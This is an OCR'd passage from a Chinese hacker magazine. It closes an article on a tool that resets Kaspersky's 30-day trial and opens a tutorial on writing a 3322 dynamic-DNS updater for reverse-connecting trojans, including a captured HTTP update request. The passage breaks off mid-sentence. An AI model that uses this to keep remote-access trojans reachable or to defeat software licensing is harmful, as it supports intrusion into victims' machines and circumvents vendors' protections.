


图5




图6

这么好的东西怎么能一人独享呢，快发给自己的好友分享一下吧。可是工具居然有632K，没关系，我们使用aspack压缩一下，变成了264K，这样就好多了，如图6。

大家可以试用一下看看，比如我们今天开始选择试用，到了明天，肯定剩余时间就只有29天了，然后我们使用这个工具重新激活一下，看看卡巴的剩余时间是不是又变成了30天了？！

（文章中涉及到的卡巴30天限制突破.exe和aspack已经收录在光盘中）

文章难度：★★★
文章阅读：利用抓包工具获取数据包信息，然后编写自己的3322动态域名更新功能

反弹木马编写之3322域名更新器

无敌小龙（张博）

俗话说的好，模仿是最好的老师（似乎原句为爱因斯坦所说的“兴趣是最好的老师”），这期我将介绍在反弹木马中的一些动态域名，尤其是3322动态域名更新器是如何编写的。如图1所示。




图1

在小妖远控下载者的更新上线信息中，输入我们在3322注册的用户名和密码，然后填写已经建立的域名，最后点击“更新”按钮，就可以将IP更新到这个域名上了。

那么，如何模仿这款工具来编写出自己的IP更新器呢？拿出著名的抓包工具WINSOCK EXPERT，点击工具栏上的开始按钮，找到小妖远控下载者的进程，然后回到小妖远控下载者中再次的更新IP信息，静观其变，可以看到在WINSOCK EXPERT中已经抓到发送和接收到的数据包了，如图2。发送给服务器的数据包如下：

```
GET /dyndns/update?system=dyndns&hostname=xiaolong1212.3322.org&myip=222.222.222.222&wildcard=OFF HTTP/1.1
User-Agent: xicao
Host: members.3322.org
Connection: Keep-Alive
Authorization: Basic eGlhb2xvbmcxMjEyOjEyMzQ1Ng==
```

在上边的数据包中可以看到“eGlhb2xvbmcxMjEyOjEyMz




图 2




图 3




图 4

